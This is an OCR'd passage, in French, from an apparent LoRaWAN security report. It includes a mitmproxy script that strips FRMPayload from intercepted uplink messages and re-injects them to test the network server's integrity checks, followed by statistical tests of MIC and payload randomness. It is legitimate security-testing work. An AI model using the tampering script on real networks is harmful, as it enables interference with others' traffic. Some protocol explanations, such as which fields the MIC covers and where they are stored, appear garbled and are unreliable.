


Figure 34 Log mitmproxy montrant que le forging personnalisé du certificat ne fonctionne pas

D'après la figure 34, cela ne semble pas avoir d'incidence. La réponse est peut-être mal formatée.

1.4 Suppression de FRMPayload/MIC


Ce test a pour but de tester si le serveur vérifie bien l'intégrité des paquets transmis. Ce test va supprimer le contenu de chaque Uplink Message.

Voici le code :


```
def remove_frmPayload(self, flow: http.HTTPFlow):
        timestamp = self.timestamp_now()
        message = flow.websocket.messages[-1]

        ctx.log.info(f"[{timestamp}] Executing: {self.selected_test.value}
test")

        try:
            content = JSON.loads(message.content)
        except JSON.JSONDecodeError:
            content = message.content.decode('utf-8', 'replace')

        is_uplink = content["msgtype"] == "updf"
        if is_uplink and message.from_client and flow.websocket is not None:
            try:
```

```
                ctx.log.info(f"[{timestamp}] Dropping current message...")
                message.drop()

                # erase content
                Payload = content['FRMPayload']
                content['FRMPayload'] = ''
                ctx.log.info(f"FRMPayload erased, real value: {Payload}")

                # encode the JSON
                new_content = JSON.dumps(content).encode('utf-8')
                #inject the content in the message
                ctx.master.commands.call("inject.websocket", flow, mes-
sage.from_client,new_content)
            except Exception as e:
                ctx.log.error(f"An error occurred in {self.selected_test.value}
test: {str(e)}")
```

Résultat dans l'interface mitmproxy :



Log de mitmproxy avec la console TTN en parallèle :



Effectivement, c'est le résultat attendu. TTN n'accepte pas ces paquets, car ils ont été altérés.

Ce test a aussi été effectué sur le champ MIC. C'est le même résultat, le serveur n'accepte pas ce paquet.

Le Network Server n'accepte pas le message, car le calcul du MIC est erroné. Pour rappel, celui-ci est calculé à l'aide de la clé **SNwkSIntKey,** sur les champs suivants : NwkKey, MHDR | JoinEUI | DevEUI | DevNonce.

Les champs MIC et FRMPayload sont stockés dans la structure MHDR, donc en toute logique le serveur rejette ce message, car il a été modifié en cours de transmission. C'est le même cas que la modification RSSI.

Cryptanalyse

Les MIC sont calculés avec AES-CMAC et les Payloads chiffrées avec AES-CCM, le but est d'analyser si ces chaînes de bits présentent des biais. AES est recommandé par le NIST[20]. Cependant, s'il est mal implémenté il est possible qu'il soit vulnérable à des problèmes de sécurité. Le but est de trouver si les End Devices auraient mal implémenté celui-ci.

Pour garantir une qualité de test statistique, plus de données il y a, mieux c'est, malheureusement il n'y aura au maximum qu'un mois de récolte de données. Ce qui fait que pour certains End Device, il y aura moins de MIC que d'autres.

Les MIC sont censés être indistinguables et non-déterministe. Par conséquent, les distributions pour chacun d'eux devraient être uniformes.

Ces propriétés se retrouvent aussi sur la Payload chiffrée avec AES-CCM, le champ FRMPayload.

1.1 Distributions des bits

1.1.1 MIC

Le code ci-dessous prend tous les End Device ayant minimum 800 MIC et affiche la distribution des bits 0 et 1. Le résultat attendu est 50% pour chacun, soit une distribution uniforme.

```
import seaborn as sns
import matplotlib.pyplot as plt

def extract_and_filter_data(file_path, field, min_messages):
    data_by_dev_addr = extract_for_all_devaddr(file_path, field.value)
    return {devaddress: data_list for devaddress, data_list in
data_by_dev_addr.items() if len(data_list) > min_messages}

def extract_bit(value, bit_position):
    return (value >> bit_position) & 1

def compute_max_frequency(filtered_data):
    max_frequency = 0
    for devaddress, data_list in filtered_data.items():
        for bit_computed in range(32):
            bit_0_list = [extract_bit(data, bit_computed) for data in data_list]
            frequency_0 = bit_0_list.count(0)
            frequency_1 = bit_0_list.count(1)
            max_frequency = max(max_frequency, frequency_0, frequency_1)
    return max_frequency

def plot_distribution(subplot, data, label, max_frequency):
    sns.histplot(data, kde=False, discrete=True, ax=subplot)
    subplot.set_ylim(0, max_frequency)
    subplot.set_title(label)
    subplot.set_xlabel('Bit Value')
    subplot.set_ylabel('Frequency')
    subplot.set_xticks([0, 1])
```

[20] https://csrc.nist.gov/projects/block-cipher-techniques

```
    subplot.grid(True)

def plot_bit_distribution(filtered_data, max_frequency, num_cols, min_messages,
data_type):
    num_devaddresses = len(filtered_data)
    for bit_computed in range(32):
        num_rows = -(-num_devaddresses // num_cols)
        fig, axes = plt.subplots(num_rows, num_cols, figsize=(16, num_rows * 4))
        axes = axes.flatten()
        fig.suptitle(f'{data_type} bit {bit_computed} distribution for dev ad-
dress(device) with min {min_messages} packets')

        for idx, (devaddress, data_list) in enumerate(filtered_data.items()):
            bit_0_list = [extract_bit(data, bit_computed) for data in data_list]
            plot_distribution(axes[idx], bit_0_list, f"{devaddress},
{len(data_list)} packets", max_frequency)

        for i in range(len(filtered_data), len(axes)):
            fig.delaxes(axes[i])

        plt.tight_layout(rect=[0, 0, 1, 1])
        plt.show()

file_path = './test_bit_quality/wss_messages.JSON'
min_messages = 800
num_cols = 6

frmPayload_filtered_data = extract_and_filter_data(file_path, Field.FRMPayload,
min_messages)
max_frequency = compute_max_frequency(frmPayload_filtered_data)
plot_bit_distribution(frmPayload_filtered_data, max_frequency, num_cols,
min_messages, "FRMPayload")

mic_filtered_data = extract_and_filter_data(file_path, Field.MIC, min_messages)
max_frequency = compute_max_frequency(mic_filtered_data)
plot_bit_distribution(mic_filtered_data, max_frequency, num_cols, min_messages,
"MIC")
```

Listing 12 *– Code Python calculant et affichant la distribution de FRMPayload et MIC*

Voici un exemple de résultat pour le bit 0 :




Figure 35 Distribution des Bits 0 et 1 pour les MIC par End Device

Les End Devices sont définis par leur Dev Addresses. Par exemple le premier est 137610158.

D'après ces résultats, les distributions semblent bonnes. La sortie d'AES-CMAC ne devant pas fournir quelque information qu'elle soit, une distribution uniforme est attendue entre le bit 0 et bit 1. C'est ce résultat que nous avons. Sur la base de ces résultats, il est possible de dire que les bits sont uniformément distribués.

Dans le notebook jupyter, est présente la distribution pour chaque bit de 0 à 32 par End Device.

1.1.2 FRMPayload

Le test effectué sur le MIC ci-dessus peut aussi être effectué sur les FRMPayload. Là aussi, une distribution uniforme est attendue :




Figure 36 Distribution des Bits 0 et 1 pour les FRMPayload par End Device

Effectivement, en prenant au hasard les distributions du bit 8 au hasard, ces dernières semblent uniformes. C'est bien le résultat attendu, chaque bit, 0 et 1 ont autant de chance d'être présent dans chaque FRMPayload. Et ceci,

peu importe le End Device qui le transmet/reçoit. Une distribution non uniforme relèverait un potentiel problème dans l'algorithme de chiffrement/signature de MIC ou une mauvaise implémentation de ces derniers.

Les distributions des autres bits sont disponibles dans le notebook jupyter.

1.2 Test avec un masque binaire

Une autre technique consiste à effectuer un test binomial sur chacun des MIC/FRMPayload à l'aide d'un masque en définissant un seuil d'erreur P. Sachant que l'algorithme est AES-CMAC/CCM, le seuil d'erreur choisi doit être minime, car AES est réputé sûr. Le but est vraiment de trouver un problème potentiel dans l'implémentation embarquée.

Le principe du test est de tester toutes les valeurs de masque possibles de 0 à 2^{32} sur toutes les données MIC et FRMPayload.

1.2.1 Test binomial

Pour chaque valeur de masque, cette dernière va être combinée avec chaque valeur de MIC à travers un AND logique. Ensuite, une fonction va compter le nombre de 1 du résultat de la représentation binaire du AND. Tous les 1 sont sommés, puis en fonction de leur parité, ajoutés au compteur d'impairs. Cette étape va être répétée sur tous les MIC. Puis le test binomial suivant va être exécuté :

Le test va porter sur la proportion de nombres impairs. Le seuil $p = 0.000001$ est défini.

Voici les deux **hypothèses suivantes** :

- Hypothèse nulle (H_0) : La proportion de bits impairs est de 0.5 (les bits sont uniformément distribués entre pairs et impairs).
- Hypothèse alternative (H_A) : La proportion de bits impairs n'est pas de 0.5.

Prise de décision :

- Si le p calculé est inférieur à 0.000001, H_0 est rejetée. Cela signifie que la séquence de bits est considérée comme non aléatoire.
- Si le p est supérieur ou égal à 0.000001, H_0 n'est pas rejetée. Cela signifie que la séquence est jugée aléatoire du point de vue du test.

Finalement, probabilité d'observer une séquence avec un compte de bits à 1 qui dévie significativement de l'attendu (parité) est très faible si la séquence est réellement aléatoire. Le seuil de $p = 0.000001$ fixe cette probabilité à 0.0001%, ce qui rend la détection d'anomalies très sensible.

Sachant ceci, le résultat du test ne devrait pas sortir plus de $4294.967296 = 2\text{^}32 * p, p = 0.000001$. Si le nombre de masques est supérieur à 4294, alors il est possible qu'il y ait un problème dans la fonction qui effectue le calcul du MIC.

Le test se déroule de la façon suivante :

- C, un ensemble de n ciphertexts de 32 bits
- Pour chaque $f \in \{0, \dots, 2^{32} - 1\}$:
  - $A \longleftarrow c \wedge f$
  - Collecter le nombre de bits à 1 impairs dans A.
  - Vérifier si le nombre collecté ne rejette pas H_0. Si oui, il est ajouté dans la liste rejetant H_0.

1.2.1.1 Implémentation

Une première version de ce test a été effectuée en Python, mais s'est avérée extrêmement lente. Voici une version codée en Rust et parallélisée et plus rapide. Pour rappel, ce code effectue le nombre d'itérations suivant : $2\text{^}32 * nombre\ de\ MIC$. Ce qui même pour les machines actuelles n'est pas anodin.

Voici le code :

```
TestType::Binomial { threshold } => {
            let threshold_odd_count = find_threshold_odd_count(total_blocks,
threshold) as usize;
            let expected_even = total_blocks as usize - threshold_odd_count;

            let issues: Vec<AtomicUsize> =
```

```
                (0..total_blocks + 1).map(|_| AtomicUsize::new(0)).collect();

            let in_percent = threshold as f64 * 100.0;

            println!(
                "- Binomial test\n- Count of blocks: {:?}\n- Odd count threshold
for {:?}% : {:?}\n- Testing {} masks over {} data blocks",
                total_blocks, in_percent, threshold_odd_count, iterations, to-
tal_blocks
            );

            (0..=iterations).into_par_iter().for_each(|i| {
                update_progress(i);

                let mut odd_count: usize = 0;
                for &b in list_blocks {
                    let and_result = i & b;
                    let bit_count = and_result.count_ones();
                    let parity = bit_count & 1;
                    if parity == 1 {
                        odd_count += 1;
                    }
                }
                // executing test
                if odd_count < threshold_odd_count || odd_count > expected_even
{
                    issues[odd_count].fetch_add(1, Ordering::Relaxed);
                }
            });

            // export while test is finished:
            write_JSON(export_name, &JSON!({ "invalid_odd": issues}))?;
        }
```

Listing 13 *– Code Rust implémentant un test binomial sur les 1-bits impaires*

Cette fonction effectue le test de chaque masque avec l'exécution du AND entre ce dernier et le MIC courant. Ensuite, le nombre de bits à 1 est compté et la parité est testée. En fonction du résultat, le compteur des impairs est incrémenté.

Après avoir effectué le test du masque i sur chaque MIC, le nombre d'impairs est vérifié en fonction du threshold défini par la présente fonction binomiale :

```
fn find_threshold_odd_count(total_blocks: u32, error_threshold: f64) -> u32 {
    let binom = Binomial::new(0.5, total_blocks.into()).unwrap();
    for odd_count in (0..=total_blocks).rev() {
        let p_value = binom.cdf(odd_count as u64) as f64 * 2.0; // two sided
        if p_value <= error_threshold {
            return odd_count;
        }
    }
    total_blocks
```

```
}
```

Listing 14 *– Fonction Rust calculant le coefficient P sur la base du compte de message LoRaWAN disponible*

Le but est de définir le nombre d'impairs total correspondant à la valeur p définie.

Ce test a été effectué sur une machine avec un CPU Intel i7-9700k[21]. L'exécution a duré environ deux heures :

1.2.1.2 Résultats

Ici, le nombre d'occurrences doit être inférieur à $p * 2^{32}$ soit 4294.967296.

Pour les MIC, il y a 101 masques f rejetant H_0. Pour les FRMPayload, il y a 98 f rejetant H_0. Ce résultat est tout à fait acceptable. Ce qui signifie qu'il n'y a pas de problème dans l'implémentation d'AES-CMAC/CCM.




Figure 37 Résultat du test binomial sur MIC récoltés

[21] https://www.intel.com/content/www/us/en/products/sku/186604/intel-core-i79700k-processor-12m-cache-up-to-4-90-ghz/specifications.html




Figure 38 Résultat du test binomial sur FRMPayload récoltés




Figure 39 Superposition des résultats du test binomial MIC et FRMPayload

1.2.2 Test occurrence de bit 1 impaire

Cette fois-ci, le principe est d'agir comme le test précédent, mais sans la partie test binomial. Simplement, compter le nombre d'occurrences de bit 1 impaires par jeu de données résultant de la combinaison par AND logique entre le bloc à tester et le masque.

Les textes chiffrés FRMPayload et MIC sont composés de bits censés être indépendants. Chaque bit est considéré comme une variable aléatoire.

Le test se déroule de la façon suivante :

- C, un ensemble de n ciphertexts de 32 bits
- Pour chaque $f \in \{0, \ldots, 2^{32} - 1\}$:
  - $A \longleftarrow c \wedge f$
  - Collecter le nombre de bits à 1 impair dans A.
- Fin de boucle

Après ceci, le un vecteur devrait contenir le nombre d'occurrences de chaque nombre impair. Ceci dans le but de trouver une distribution normale. Pour rappel, chaque bit est une variable aléatoire donc automatiquement soumise au théorème central limite[22]. Par conséquent, le résultat de la distribution devrait ressembler à une cloche de Gauss[23].

Ce test a été réalisé sur environ 30 000 MIC et FRMPaylpad. Ceux-ci sont de réelles données récoltées par le mitmproxy et la Gateway.

1.2.2.1 Implémentation

Voici l'implémentation parallélisée en Rust :

```
TestType::OddCountOnly => {
            let odd_counters: Vec<AtomicUsize> =
                (0..total_blocks + 1).map(|_| AtomicUsize::new(0)).collect();

            println!(
                "- Odd count test\n- Count of blocks: {:?}\n- Testing {} masks
over {} data blocks",
                total_blocks, iterations, total_blocks
            );

            // running test
            (0..=iterations).into_par_iter().for_each(|i| {
                update_progress(i);

                let mut odd_count: usize = 0;
                for &b in list_blocks {
                    let and_result = i & b;
                    let bit_count = and_result.count_ones();
                    let parity = bit_count & 1;
                    if parity == 1 {
                        odd_count += 1;
                    }
                }

                odd_counters[odd_count].fetch_add(1, Ordering::Relaxed);
            });

            // export JSON
            write_JSON(export_name, &JSON!({ "counters": odd_counters}))?;
            println!("Count result exported in {:?}", export_name);
        }
```

Listing 15 *– Code Rust implémentant le compte des 1-bits impairs du résultat AND(masque, valeur à tester)*

[22] https://fr.wikipedia.org/wiki/Th%C3%A9or%C3%A8me_central_limite
[23] https://fr.wikipedia.org/wiki/Loi_normale

